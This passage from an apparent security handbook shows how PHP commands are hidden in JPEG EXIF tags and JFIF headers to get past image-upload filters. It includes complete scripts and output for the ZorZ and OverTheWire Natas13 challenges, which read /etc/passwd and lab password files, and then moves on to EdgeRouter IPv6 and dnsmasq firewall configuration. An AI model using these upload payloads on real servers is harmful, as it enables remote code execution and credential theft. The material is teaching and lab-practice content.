Exif Byte Order                 : Little-endian (Intel, II)
Make                            : Canon
Camera Model Name               : Canon PowerShot S40
Orientation                     : Horizontal (normal)
X Resolution                    : 180
Y Resolution                    : 180
Resolution Unit                 : inches
Modify Date                     : 2003:12:14 12:01:44
Y Cb Cr Positioning             : Centered
Exposure Time                   : 1/500
F Number                        : 4.9
Exif Version                    : 0220
Date/Time Original              : 2003:12:14 12:01:44
Create Date                     : 2003:12:14 12:01:44
Components Configuration        : Y, Cb, Cr, -
Compressed Bits Per Pixel       : 5
Shutter Speed Value             : 1/501
Aperture Value                  : 5.0
Max Aperture Value              : 2.8
Flash                           : Auto, Did not fire
Focal Length                    : 21.3 mm
Macro Mode                      : Normal
Self Timer                      : Off
Quality                         : Superfine
Canon Flash Mode                : Auto
Continuous Drive                : Single
Focus Mode                      : Single
Record Mode                     : JPEG
Canon Image Size                : Large
Easy Mode                       : Manual
Digital Zoom                    : None
Contrast                        : Normal
Saturation                      : Normal
Sharpness                       : 0
Camera ISO                      : 100
```

```
Metering Mode                   : Center-weighted average
Focus Range                     : Auto
AF Point                        : Center
Canon Exposure Mode             : Program AE
Lens Type                       : Unknown (-1)
Long Focal                      : 21.3125 mm
Short Focal                     : 7.09375 mm
Focal Units                     : 32/mm
Max Aperture                    : 5
Min Aperture                    : 8
Flash Activity                  : 0
Flash Bits                      : (none)
Focus Continuous                : Single
AE Setting                      : Normal AE
Display Aperture                : 4.9
Zoom Source Width               : 2272
Zoom Target Width               : 2272
Spot Metering Mode              : AF Point
Focal Type                      : Zoom
Focal Plane X Size              : 7.26 mm
Focal Plane Y Size              : 5.46 mm
Auto ISO                        : 100
Base ISO                        : 100
Measured EV                     : 13.62
Target Aperture                 : 5
Target Exposure Time            : 1/501
Exposure Compensation           : 0
White Balance                   : Auto
Slow Shutter                    : Off
Shot Number In Continuous Burst : 0
Optical Zoom Code               : 6
Flash Guide Number              : 0
AF Points In Focus              : Center
Flash Exposure Compensation     : 0
Auto Exposure Bracketing        : Off
AEB Bracket Value               : 0
Control Mode                    : Camera Local Control
Focus Distance Upper            : 7.82 m
Focus Distance Lower            : 0 m
Bulb Duration                   : 0
Camera Type                     : Compact
Canon Image Type                : IMG:PowerShot S40 JPEG
Canon Firmware Version          : Firmware Version 1.10
File Number                     : 117-1771
Owner Name                      : Andreas Huggel
Canon Model ID                  : PowerShot S40
User Comment                    :
Flashpix Version                : 0100
Color Space                     : sRGB
Exif Image Width                : 2272
Exif Image Height               : 1704
Interoperability Index          : R98 - DCF basic file (sRGB)
Interoperability Version        : 0100
Related Image Width             : 2272
Related Image Height            : 1704
Focal Plane X Resolution        : 8114.285714
Focal Plane Y Resolution        : 8114.285714
Focal Plane Resolution Unit     : inches
```

```
Sensing Method                  : One-chip color area
File Source                     : Digital Camera
Custom Rendered                 : Normal
Exposure Mode                   : Auto
Digital Zoom Ratio              : 1
Scene Capture Type              : Standard
Compression                     : JPEG (old-style)
Thumbnail Offset                : 2066
Thumbnail Length                : 5448
Image Width                     : 480
Image Height                    : 360
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Aperture                        : 4.9
Drive Mode                      : Single-frame Shooting
ISO                             : 100
Image Size                      : 480x360
Lens                            : 7.1 - 21.3 mm
Lens ID                         : Unknown 7-21mm
Scale Factor To 35 mm Equivalent: 4.8
Shooting Mode                   : Program AE
Shutter Speed                   : 1/500
Thumbnail Image                 : (Binary data 5448 bytes, use -b option to extract)
Circle Of Confusion             : 0.006 mm
Field Of View                   : 20.1 deg
Focal Length                    : 21.3 mm (35 mm equivalent: 101.5 mm)
Hyperfocal Distance             : 14.69 m
Lens                            : 7.1 - 21.3 mm (35 mm equivalent: 33.8 - 101.5 mm)
Light Value                     : 13.6
```

### Manipulating tags

Notice that tag “DocumentName” is not in $JPEG but we can set it to a php script:

```
# no DocumentName tag
exiftool -DocumentName $JPEG
# now set DocumentName tag
exiftool -DocumentName='<?php passthru("ls -laR /var/www"); ?>' $JPEG
exiftool -DocumentName $JPEG
# original copy saved
ls ${JPEG}*
```

```
hacker@kali:~$ # no DocumentName tag
hacker@kali:~$ exiftool -DocumentName $JPEG
hacker@kali:~$ # now set DocumentName tag
hacker@kali:~$ exiftool -DocumentName='<?php passthru("ls -laR /var/www"); ?>' $JPEG
    1 image files updated
hacker@kali:~$ exiftool -DocumentName $JPEG
Document Name                   : <?php passthru("ls -laR /var/www"); ?>
hacker@kali:~$ # original copy saved
hacker@kali:~$ ls ${JPEG}*
trick.php.jpeg  trick.php.jpeg_original
```

Where in the $JPEG file can we find the tag DocumentName? Here’s a few looks at it showing it’s near the beginning of the file:

```
strings $JPEG | sed -e '/Canon/q'
od -c $JPEG | sed -e '/C   a   n/q'
```

```
hacker@kali:~$ strings $JPEG | sed -e '/Canon/q'
JFIF
Exif
<?php passthru("ls -laR /var/www"); ?>
Canon
hacker@kali:~$ od -c $JPEG | sed -e '/C   a   n/q'
0000000 377 330 377 340  \0 020   J   F   I   F  \0 001 001 001  \0   H
0000020  \0   H  \0  \0 377 341 033 234   E   x   i   f  \0  \0   I   I
0000040   *  \0  \b  \0  \0  \0  \n  \0  \r 001 002  \0   '  \0  \0  \0
0000060 206  \0  \0  \0 017 001 002  \0 006  \0  \0  \0 256  \0  \0  \0
0000100 020 001 002  \0 024  \0  \0  \0 264  \0  \0  \0 022 001 003  \0
0000120 001  \0  \0  \0 001  \0  \0  \0 032 001 005  \0 001  \0  \0  \0
0000140 310  \0  \0  \0 033 001 005  \0 001  \0  \0  \0 320  \0  \0  \0
0000160   ( 001 003  \0 001  \0  \0  \0 002  \0  \0  \0   2 001 002  \0
0000200 024  \0  \0  \0 330  \0  \0  \0 023 002 003  \0 001  \0  \0  \0
0000220 001  \0  \0  \0   i 207 004  \0 001  \0  \0  \0 354  \0  \0  \0
0000240 356 005  \0  \0   <   ?   p   h   p       p   a   s   s   t   h
0000260   r   u   (   "   l   s       -   l   a   R       /   v   a   r
0000300   /   w   w   w   "   )   ;       ?   >  \0  \0   C   a   n   o
```

The JFIF (JPEG File Interchange Format) clearly states:

> you can identify a JFIF file by looking for the following sequence: X'FF', SOI, X'FF', APP0, <2 bytes to be skipped>, "JFIF", X'00'

Following this recipe:

```
# JPEG leading 11 bytes: \xFF + SOI + \xFF + APP0 + \x00 + \x10 + "JFIF" + \x00
JFIF_HEADER="\xFF\xD8\xFF\xE0\x00\x10JFIF\x00"
EXPLOIT='<?php passthru("cat /etc/passwd"); ?>'
echo -e "$JFIF_HEADER$EXPLOIT" > exploit.php.jpeg
```

## 8.4.2 Exploiting metadata

### Idea behind the exploits

Exploits can be based on a web server knowingly extracting metadata and trying to display the information. Consult Finding Zero-Day XSS Vulns via Doc Metadata for some examples of this. The idea is to set multiple tag fields to JavaScript exploits (perhaps the BeEF hook) and uploading it to vulnerable web sites.

Another approach is to upload a file `x.php.jpeg` with tag-based php scripts to a php-based site that only allows image files. Accessing `x.php.jpeg` then causes the tag-based php to execute.

### ZorZ - a challenge using tags

ZorZ involved 3 web pages allowing image file uploads. The first & third were easy: just name a php exploit file `x.php.jpeg` and the uploader saw the ".jpeg" extension and allowed it, while php saw the "x.php" and executed the file as a php script.

However the second upload page really seemed to want an image file. So we used **`exiftool`** to add a DocumentName tag that was actually a php exploit script. Here goes the exploit code:

```
# need ZorZ VM IP here
IP=192.168.1.100
JPEG=trick.php.jpeg
curl --silent --output $JPEG  http://www.exiv2.org/include/img_1771.jpg
exiftool -DocumentName='<?php passthru("ls -laR /var/www"); ?>' $JPEG
curl --silent \
     --form upfile="@$JPEG" \
     --form submit="Upload Image" \
     http://$IP/uploader2.php \
  | grep 'Success!'
curl --silent http://$IP/uploads2/$JPEG 2>&1 | strings | sed /^Canon/q
```

Running it allowed us to run our directory listing which revealed the SECRETFILE:

```
hacker@kali:~$ # need ZorZ VM IP here
hacker@kali:~$ IP=192.168.1.100
hacker@kali:~$ JPEG=trick.php.jpeg
hacker@kali:~$ curl --silent --output $JPEG  http://www.exiv2.org/include/img_1771.jpg
hacker@kali:~$ exiftool -DocumentName='<?php passthru("ls -laR /var/www"); ?>' $JPEG
    1 image files updated
hacker@kali:~$ curl --silent \
>      --form upfile="@$JPEG" \
>      --form submit="Upload Image" \
>      http://$IP/uploader2.php \
>   | grep 'Success!'
 Success! image/jpeg.The file trick.php.jpeg has been uploaded.
hacker@kali:~$ curl --silent http://$IP/uploads2/$JPEG 2>&1 | strings | sed /^Canon/q
JFIF
Exif
/var/www:
total 12
drwxr-xr-x  3 root root 4096 Feb 17 20:44 .
drwxr-xr-x 12 root root 4096 Feb 17 20:44 ..
drwxr-xr-x  7 root root 4096 Feb 18 22:40 html
/var/www/html:
total 48
drwxr-xr-x 7 root     root     4096 Feb 18 22:40 .
drwxr-xr-x 3 root     root     4096 Feb 17 20:44 ..
-rwxr-xr-x 1 www-data www-data  367 Feb 18 20:54 index.html
-rwxr-xr-x 1 root     root      457 Feb 18 22:30 index2.html
drwxr-xr-x 2 root     root     4096 Feb 18 22:22 jQuery
drwxr-xr-x 2 root     root     4096 Feb 18 22:45 l337saucel337
-rw-r--r-- 1 root     root      398 Feb 18 20:20 uploader.php
-rw-r--r-- 1 root     root     1410 Feb 18 20:50 uploader2.php
-rwxr-xr-x 1 root     root     1980 Feb 18 16:40 uploader3.php
drwxr-xr-x 2 www-data www-data 4096 Apr 21 16:58 uploads1
drwxr-xr-x 2 www-data www-data 4096 Apr 21 19:05 uploads2
drwxr-xr-x 2 www-data root     4096 Feb 18 22:39 uploads3
/var/www/html/jQuery:
total 28
drwxr-xr-x 2 root root 4096 Feb 18 22:22 .
drwxr-xr-x 7 root root 4096 Feb 18 22:40 ..
-rw-r--r-- 1 root root  753 Aug  7  2009 delete.png
-rw-r--r-- 1 root root  715 Feb 18 21:59 script.js
-rw-r--r-- 1 root root 1714 Feb 18 22:00 style.css
-rw-r--r-- 1 root root 1049 Feb 18 22:18 upload.php
-rw-r--r-- 1 root root 1232 Feb 18 22:19 uploadphp.php
/var/www/html/l337saucel337:
```

```
total 12
drwxr-xr-x 2 root root 4096 Feb 18 22:45 .
drwxr-xr-x 7 root root 4096 Feb 18 22:40 ..
-rw-r--r-- 1 root root  400 Feb 18 22:45 SECRETFILE
/var/www/html/uploads1:
total 12
drwxr-xr-x 2 www-data www-data 4096 Apr 21 16:58 .
drwxr-xr-x 7 root     root     4096 Feb 18 22:40 ..
-rw-r--r-- 1 www-data www-data   40 Apr 21 16:58 command.php.jpeg
/var/www/html/uploads2:
total 192
drwxr-xr-x 2 www-data www-data  4096 Apr 21 19:05 .
drwxr-xr-x 7 root     root      4096 Feb 18 22:40 ..
-rw-r--r-- 1 www-data www-data 32764 Apr 21 17:22 command.php.jpeg
-rw-r--r-- 1 www-data www-data 10040 Apr 21 17:27 command10000.php.jpeg
-rw-r--r-- 1 www-data www-data 10000 Apr 21 17:26 command10000.php.jpg
-rw-r--r-- 1 www-data www-data 32154 Apr 21 18:45 fake.php.jpeg
-rw-r--r-- 1 www-data www-data 32764 Apr 21 17:17 img_1771.jpg
-rw-r--r-- 1 www-data www-data 32154 Apr 21 19:05 trick.php.jpeg
-rw-r--r-- 1 www-data www-data 32154 Apr 21 18:39 x.php.jpeg
/var/www/html/uploads3:
total 8
drwxr-xr-x 2 www-data root 4096 Feb 18 22:39 .
drwxr-xr-x 7 root     root 4096 Feb 18 22:40 ..
Canon
```

To complete the challenge we just needed to fetch SECRETFILE:

```
hacker@kali:~$ curl --silent --remote-name http://$IP/1337saucel337/SECRETFILE
hacker@kali:~$ cat SECRETFILE
Great job so far. This box has 3 uploaders.

The first 2 are pure php, the last one is php w/jquery.

To get credit for this challenge, please submit a write-up or instructions
on how you compromised the uploader or uploaders. If you solve 1, 2, or all
of the uploader challenges, feel free to shoot me an email and let me know!

admin@top-hat-sec.com

Thanks for playing!
http://www.top-hat-sec.com
```

### Natas13 - only first 11 bytes are JPEG

But that trick doesn't always work easily. Natas13 disallows images larger than 1000 bytes which can take some work to create. A simpler alternative in this case was to create a php file consisting of the first 11 bytes identifying JPEG JFIF files, with our exploit php script appended after that. Here are the details.

The challenge OverTheWire Natas teaches the basics of serverside web security. Natas Level 13 -> 14 (user id nata13, password "jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY") is backed by a server-side script using `exif_imagetype` check to make sure the uploaded file is an image file. Here we use several techniques to pass the image check while still uploading php to display the contents of the file `/etc/natas_webpass/natas14` (password for the next Natas level).

The php exploit code is:

```
# JPEG leading 11 bytes: \xFF + SOI + \xFF + APP0 + \x00 + \x10 + "JFIF" + \x00
JFIF_HEADER="\xFF\xD8\xFF\xE0\x00\x10JFIF\x00"
EXPLOIT='<?php passthru("echo -n PASS; cat /etc/natas_webpass/natas14"); ?>'
echo -e "$JFIF_HEADER$EXPLOIT" > natas14.php
# upload to web server and capture saved filename
upload=$( \
  curl --silent --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
    --form filename=natas14.php \
    --form uploadedfile=@natas14.php \
    --form submit="Upload File" \
    http://natas13.natas.labs.overthewire.org/index.php \
  | grep 'a href="upload/' \
)
file=${upload#*upload/}
file=${file%%\"*}
curl --silent \
     --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
     http://natas13.natas.labs.overthewire.org/upload/$file |
tail -n1 | tr -cd '[:print:]'  | sed -e 's/^.*PASS//;s/$/\
/'
```

Running this gives the Natas 14 password:

```
hacker@kali:~$ # JPEG leading 11 bytes: \xFF + SOI + \xFF + APP0 + \x00 + \x10 + "JFIF
↪" + \x00
hacker@kali:~$ JFIF_HEADER="\xFF\xD8\xFF\xE0\x00\x10JFIF\x00"
hacker@kali:~$ EXPLOIT='<?php passthru("echo -n PASS; cat /etc/natas_webpass/natas14
↪"); ?>'
hacker@kali:~$ echo -e "$JFIF_HEADER$EXPLOIT" > natas14.php
hacker@kali:~$ # upload to web server and capture saved filename
hacker@kali:~$ upload=$( \
>   curl --silent --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
>     --form filename=natas14.php \
>     --form uploadedfile=@natas14.php \
>     --form submit="Upload File" \
>     http://natas13.natas.labs.overthewire.org/index.php \
>   | grep 'a href="upload/' \
> )
hacker@kali:~$ file=${upload#*upload/}
hacker@kali:~$ file=${file%%\"*}
hacker@kali:~$ curl --silent \
>      --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
>      http://natas13.natas.labs.overthewire.org/upload/$file |
> tail -n1 | tr -cd '[:print:]'  | sed -e 's/^.*PASS//;s/$/\
> /'
Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1
```

# 8.5 Firewalls

## 8.5.1 ERLite-3 firewall

### IPv6 dnsmasq, SLAAC, and stateless DHCPv6

Want to implement IPv6? Here the Ubiquiti EdgeRouter Lite firewall is configured to accept a /56 IPv6 Prefix delegation from Spectrum Internet and distribute the addresses across 2 internal networks using SLAAC. dnsmasq (a caching

DNS/DHCP server) is configured to provide DHCPv6 options via stateless DHCPv6. From a client perspective, IPv6-capable clients automatically get IPv6 addresses via SLAAC, and get DNS/NTP server options from stateless DHCPv6 via dnsmasq.

### Firewall overview

### ERLite-3 firewall

The ERL3 runs EdgeOS which supports Cavium Octeon and MIPs chips. Both EdgeOS and VyOS were forked from Vyatta. The OS is currently based on Debian 7 (Wheezy) running a Linux 3.x kernel. The current Debian release is Debian 9 (Stretch) with Linux kernel 4.9.

For more information consult the EdgeMAX Help Center, Ubiquiti EdgeRouter Lite Setup Part 1: The Basics (a 6-part series, especially the Key-Based SSH Login instructions), and My Home Router – EdgeRouter Lite (another multi-part series).

The command line has 2 modes: normal mode ("$" prompt) and configuration mode ("#" prompt), entered via the `configure` command and exited via the `exit` command.

There are 2 versions of the configuration: running and boot. After `configure` and typing in some configuration commands, the configuration changes can be saved to the running configuration via `commit` (or `discard` to not save). To make those changes persist after boot issue the `save` command.

### Zone vs interface-based firewall

Our example will be a zone-based firewall and we explain the difference with the more popular interface-based firewall rulesets.

EdgeOS supports both the traditional per-interface (ACL-based in EdgeOS documentation) and zone-based firewalls. See Per Interface vs. Zone Based Firewall. The EdgeOS GUI only supports per-interface firewall, and thus most organizations use per-interface. However, there are some configuration options that are only available via the CLI. In many cases the CLI can be used alongside the GUI, but in the case of zones only the CLI can be used for configuration.

To make clear the difference, if you have 3 interfaces eth0, eth1, and eth2 then you have 4 zones: WAN (eth0), LAN (eth1), GUEST (eth2) (or call it DMZ or WIFI or . . . ), and LOCAL (the firewall itself). For each pair, say WAN=>GUEST, 2 rulesets (IPv4 and IPv6) are created for the allowed traffic from the WAN zone to the GUEST zone. This makes it very easy to determine the traffic permitted between zones. The ERL has 2x4x3 = 24 zone rulesets.

In contrast, an interface-based firewall has 4 rulesets per interface, actually 2 IPv4 and 2 IPv6. Take the WAN interface, then 1 ruleset WAN_LOCAL lists the traffic allowed from the WAN to the firewall itself. The ruleset WAN_IN lists the traffic allowed from the WAN to the other interfaces (LAN and GUEST). That means 2x2x3 = 12 rulesets. It's a little harder to determine what traffic goes from WAN=>LAN as the WAN_IN ruleset lists both WAN=>LAN and WAN=>GUEST traffic.

### Firewall backup

While it's best to save the configuration, you can also save the commands required to create that configuration. Having the commands makes it easier to explore modification (and learning) of the EdgeOS configuration. Here's the backup for both the configuration (which can be restored) and the commands (which can be re-executed).

```
# /config/user-data persists between boots
CONFIG=`date +%Y%m%d%H%M`-firewall-config.eos
COMMANDS=${CONFIG/config/commands}
```

```
show configuration all > /config/user-data/$CONFIG
show configuration commands > /config/user-data/$COMMANDS
## To load a saved config:
# configure
# load /config/user-data/$CONFIG
```

The backups can easily be `scp` copied to/from another host.

### Firewall rulesets

### ISP prefix delegation

We'll start with commands for ISP prefix delegation (the heart of IPv6 address allocation).

RFC 3633 IPv6 Prefix Options for Dynamic Host Configuration Protocol (DHCP) version 6 defines a mechanism by which DHCPv6 can be used to delegate a network address prefix to a network. This is known as prefix delegation. The router can then assign addresses to clients within the network using either DHCPv6 or stateless address autoconfiguraton (SLAAC). With SLAAC the router advertises a prefix to clients, and clients pick their own address within that network. This example will use SLAAC.

```
# Configure all interfaces for IPv6 automatic configuration.
# Use only 1 NS (neighbor solicitation) message for DAD (duplicate address detection).

set interfaces ethernet eth0 ipv6 address autoconf
set interfaces ethernet eth0 ipv6 dup-addr-detect-transmits 1

set interfaces ethernet eth1 ipv6 address autoconf
set interfaces ethernet eth1 ipv6 dup-addr-detect-transmits 1

set interfaces ethernet eth2 ipv6 address autoconf
set interfaces ethernet eth2 ipv6 dup-addr-detect-transmits 1


# Use SLAAC with /56 PD (prefix delegation) on eth0
set interfaces ethernet eth0 dhcpv6-pd pd 0 prefix-length 56
# DHCPv6 option 14 = Rapid Commit (DHCPv6 client uses a 2 message exchange, not 4).
set interfaces ethernet eth0 dhcpv6-pd rapid-commit enable

# For eth1, eth2: create subnet, give i/f the '::1' address, turn on SLAAC.
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth1 prefix-id ':0'
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth1 host-address '::1'
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth1 service slaac

set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth2 prefix-id ':1'
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth2 host-address '::1'
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth2 service slaac
```

### Firewall DNS & IPv4 DHCP

ISC DHCP is the default DHCP server with dnsmasq being a relatively new alternative. (See EdgeRouter - Using dnsmasq for DHCP Server.) dnsmasq combines both caching DNS and DHCP allowing DHCP client names to appear in DNS.

### ISC DHCP IPv4

Here’s the configuration for ISC DHCP:

```
# Set hostname and domain for firewall
set system host-name fw
set system domain-name bitbender.org
# Make lookup of firewall's address return the one on the client's interface.
set service dns forwarding options localise-queries
set system ip override-hostname-ip 192.168.1.1
set system static-host-mapping host-name fw inet 192.168.2.1

# DNSMASQ not enabled by default (ISC DHCPD default, but doesn't update DNS)
set service dhcp-server use-dnsmasq disable

# Set system name-server to itself, which will cache and forward to list below
set system name-server 127.0.0.1
set system name-server ::1
# Forwarding for system name-server (it's a caching server so needs real DNS)
set service dns forwarding name-server 8.8.8.8
set service dns forwarding name-server 8.8.4.4
set service dns forwarding name-server '2001:4860:4860::8888'
set service dns forwarding name-server '2001:4860:4860::8844'
set service dns forwarding cache-size 400
# DNS listen on eth1 & eth2 (forwarded to localhost, then list above)
set service dns forwarding listen-on eth1
set service dns forwarding listen-on eth2

# Get IP, default route, but not DNS from ISP
set interfaces ethernet eth0 dhcp-options default-route update
set interfaces ethernet eth0 dhcp-options default-route-distance 210
set interfaces ethernet eth0 dhcp-options name-server no-update

# ISC DHCP not disabled
set service dhcp-server disabled false
# DHCP server updates /etc/hosts for client leases.
set service dhcp-server hostfile-update enable

# GUEST DHCP configuration (unifi-controller is DHCP option 43 to locate unifi␣
↪controller)
set service dhcp-server shared-network-name GUEST authoritative enable
set service dhcp-server shared-network-name GUEST subnet 192.168.2.0/24 default-
↪router 192.168.2.1
set service dhcp-server shared-network-name GUEST subnet 192.168.2.0/24 dns-server␣
↪192.168.2.1
set service dhcp-server shared-network-name GUEST subnet 192.168.2.0/24 ntp-server␣
↪192.168.2.1
set service dhcp-server shared-network-name GUEST subnet 192.168.2.0/24 domain-name␣
↪bitbender.org
set service dhcp-server shared-network-name GUEST subnet 192.168.2.0/24 lease 86400
set service dhcp-server shared-network-name GUEST subnet 192.168.2.0/24 start 192.168.
↪2.38 stop 192.168.2.243
set service dhcp-server shared-network-name GUEST subnet 192.168.2.0/24 static-
↪mapping ubiquiti ip-address 192.168.2.2
set service dhcp-server shared-network-name GUEST subnet 192.168.2.0/24 static-
↪mapping ubiquiti mac-address '44:d9:e7:f6:48:f2'
set service dhcp-server shared-network-name GUEST subnet 192.168.2.0/24 unifi-
↪controller 192.168.1.29
```

```
# LAN DHCP configuration (unifi-controller is DHCP option 43 to locate unifi␣
↪controller)
set service dhcp-server shared-network-name LAN authoritative enable
set service dhcp-server shared-network-name LAN subnet 192.168.1.0/24 default-router␣
↪192.168.1.1
set service dhcp-server shared-network-name LAN subnet 192.168.1.0/24 dns-server 192.
↪168.1.1
set service dhcp-server shared-network-name LAN subnet 192.168.1.0/24 ntp-server 192.
↪168.1.1
set service dhcp-server shared-network-name LAN subnet 192.168.1.0/24 domain-name␣
↪bitbender.org
set service dhcp-server shared-network-name LAN subnet 192.168.1.0/24 lease 86400
set service dhcp-server shared-network-name LAN subnet 192.168.1.0/24 start 192.168.1.
↪101 stop 192.168.1.200
set service dhcp-server shared-network-name LAN subnet 192.168.1.0/24 unifi-
↪controller 192.168.1.29
```

### dnsmasq DHCP IPv4

dnsmasq combines both DHCP and DNS for IPv4 & IPv6 in a single daemon that registers DHCP leases in DNS. You'll be lost without the dnsmasq manpage and the commands `dnsmasq --help dhcp` & `dnsmasq --help dhcp6` listing the availble DHCP options.

Each time you make a dnsmasq configuration change you must remember to restart dnsmasq:

```
sudo service dnsmasq force-reload
```

To change the above ISC DHCP configuration to use dnsmasq requires these changes:

```
# Remove the existing DHCP configuration (and more).
delete service dns forwarding
delete service dhcp-server

# Disable ISC DHCP
set service dhcp-server disabled true
# These options are strangely enough disable
set service dhcp-server use-dnsmasq disable
set service dhcp-server hostfile-update disable
# Don't bind to all interfaces, only those specifically identified.
set service dns forwarding options bind-interfaces
# Add domain to simple names in /etc/hosts
set service dns forwarding options expand-hosts
# Do not forward reverse lookups for private addresses.
set service dns forwarding options bogus-priv
# Return DNS lookups matching the interface's IP
set service dns forwarding options localise-queries
# Change firewall's IP in /etc/hosts from 127.0.0.1
set system ip override-hostname-ip 192.168.1.1
set system static-host-mapping host-name fw inet 192.168.2.1
# DHCP server is only DHCP on network.
set service dns forwarding options dhcp-authoritative
# bitbender.org is the domain.
set service dns forwarding options domain=bitbender.org

# dnsmasq is caching server so needs to forward to real DNS.
```

```
set service dns forwarding name-server 8.8.8.8
set service dns forwarding name-server 8.8.4.4
set service dns forwarding name-server '2001:4860:4860::8888'
set service dns forwarding name-server '2001:4860:4860::8844'
set service dns forwarding cache-size 400
# DNS listen on eth1 & eth2 (forwarded to localhost, then list above)
set service dns forwarding listen-on eth1
set service dns forwarding listen-on eth2
set service dns forwarding options 'interface=eth1,eth2'
# DHCP domain name option set to bitbender.org
set service dns forwarding options 'dhcp-option=option:domain-name,bitbender.org'
# DNS requests for plain names (without dots) are never forwarded.
set service dns forwarding options 'domain-needed'
# Add dns names matching the interface IPv4/v6 addresses.
set service dns forwarding options 'interface-name=lan.bitbender.org,eth1'
set service dns forwarding options 'interface-name=guest.bitbender.org,eth2'

# Give unifi AP the second address in subnet
set service dns forwarding options 'dhcp-host=set:unifi,44:d9:e7:f6:48:f2,ubiquiti,
↪192.168.2.2'

# DHCP option 43 to specify unifi-controller
set service dns forwarding options 'dhcp-option=tag:unifi,43,192.168.1.29'
# The above replaces the following:
# set service dhcp-server shared-network-name LAN subnet 192.168.1.0/24 unifi-
↪controller

# 192.168.1.0 subnet
set service dns forwarding options 'dhcp-range=set:eth1,192.168.1.101,192.168.1.200,
↪255.255.255.0,12h'
set service dns forwarding options 'dhcp-option=tag:eth1,option:dns-server,192.168.1.1
↪'
set service dns forwarding options 'dhcp-option=tag:eth1,option:ntp-server,192.168.1.1
↪'
set service dns forwarding options 'dhcp-option=tag:eth1,option:router,192.168.1.1'

# 192.168.2.0 subnet
set service dns forwarding options 'dhcp-range=set:eth2,192.168.2.38,192.168.2.243,
↪255.255.255.0,12h'
set service dns forwarding options 'dhcp-option=tag:eth2,option:dns-server,192.168.2.1
↪'
set service dns forwarding options 'dhcp-option=tag:eth2,option:ntp-server,192.168.2.1
↪'
set service dns forwarding options 'dhcp-option=tag:eth2,option:router,192.168.2.1'
```

### dnsmasq DHCP IPv6

Finally we get to Stateless DHCPv6 using dnsmasq, relying on SLAAC for IPv6 and default gateway settings, with dnsmasq giving the DNS and NTP servers. From DHCPv6 and RA with dnsmasq, dnsmasq option combination `ra-names` means “DNS will try to guess the auto-configured addresses.” According to the article Microsoft doesn’t follow IEEE EUI-64 so the “ra-names option will have no effect – DNS will not guess correctly the IPv6 address of those machines, so no entry in DNS will be populated.” This behaviour can be changed and reverted to IEEE EUI-64 by executing these commands on the Windows client:”

```
netsh interface ipv6 set global randomizeidentifiers=disabled
netsh advfirewall firewall add rule name="ICMPv4 8" protocol=icmpv4:8,any dir=in␣
↪action=allow
```

```
netsh advfirewall firewall add rule name="ICMPv6 128" protocol=icmpv6:128,any dir=in␣
↪action=allow
```

The additional configuration modifications to enable SLAAC, ra-stateless, and ra-names plus pass on the IPv6 DNS and NTP addresses are:

```
# dnsmasq provides dhcpv6-stateless (DHCP options only - SLAAC provides address &␣
↪gateway).
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth1 service dhcpv6-stateless
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth2 service dhcpv6-stateless

# Turn on ra-stateless providing IPv6 DNS & NTP servers
set service dns forwarding options 'dhcp-range=set:eth1v6,::,constructor:eth1,ra-
↪stateless,ra-names,12h'
set service dns forwarding options 'dhcp-option=tag:eth1v6,option6:dns-server,[::]'
set service dns forwarding options 'dhcp-option=tag:eth1v6,option6:ntp-server,[::]'

set service dns forwarding options 'dhcp-range=set:eth2v6,::,constructor:eth2,ra-
↪stateless,ra-names,12h'
set service dns forwarding options 'dhcp-option=tag:eth2v6,option6:dns-server,[::]'
set service dns forwarding options 'dhcp-option=tag:eth2v6,option6:ntp-server,[::]'
```

### Firewall system configuration

Here are the general configuration options:

```
set firewall all-ping enable
set firewall broadcast-ping disable
set firewall receive-redirects disable
set firewall send-redirects enable
set firewall source-validation disable
set firewall syn-cookies enable
set interfaces ethernet eth0 address dhcp
set interfaces ethernet eth0 description Internet

set interfaces ethernet eth0 duplex auto
set interfaces ethernet eth0 mac '00:24:54:57:8e:55'
set interfaces ethernet eth0 speed auto
set interfaces ethernet eth1 address 192.168.1.1/24
set interfaces ethernet eth1 description Local
set interfaces ethernet eth1 duplex auto
set interfaces ethernet eth1 speed auto
set interfaces ethernet eth2 address 192.168.2.1/24
set interfaces ethernet eth2 description 'Local 2'
set interfaces ethernet eth2 duplex auto
set interfaces ethernet eth2 speed auto
set interfaces loopback lo

set service gui http-port 80
set service gui https-port 443
set service gui older-ciphers disable
set service nat rule 5010 description 'masquerade for WAN'
set service nat rule 5010 outbound-interface eth0
set service nat rule 5010 type masquerade
set service ssh port 22
set service ssh protocol-version v2
set system domain-name bitbender.org
set system host-name fw
set system ip override-hostname-ip 192.168.1.1
set system login banner pre-login
↪'********************************************************************\n*                ␣
↪                                                     *\n* * * *                    ␣
↪  bitbender                        * * * *\n* * * *                 WARNING␣
↪NOTICE:                     * * * *\n*   This system is restricted solely to␣
↪bitbender authorized       *\n*   users for legitimate business purposes only. The␣
↪actual or     *\n*   attempted unauthorized access, use, or modification of this  ␣
↪*\n*   system is strictly prohibited by bitbender. Unauthorized       *\n*   users␣
↪are subject to disciplinary proceedings and/or           *\n*   criminal and civil␣
↪penalties under state, federal, or other    *\n*   domestic and foreign laws. The␣
↪use of this system may be       *\n*   monitored and recorded for administrative␣
↪and security reasons.*\n*   Anyone accessing this system expressly consents to such␣
↪       *\n*   monitoring and is advised that if monitoring reveals possible  *\n* ␣
↪evidence of criminal activity, bitbender may provide the       *\n*   evidence of␣
↪such activity to law enforcement officials. All    *\n*   users must comply with␣
↪bitbender instructions regarding the    *\n*   protection of bitbender information␣
↪assets.                    *\n*                                                   ␣
↪            ␣
↪*\n*******************************************************************\n'
set system login user someone authentication encrypted-password '$6
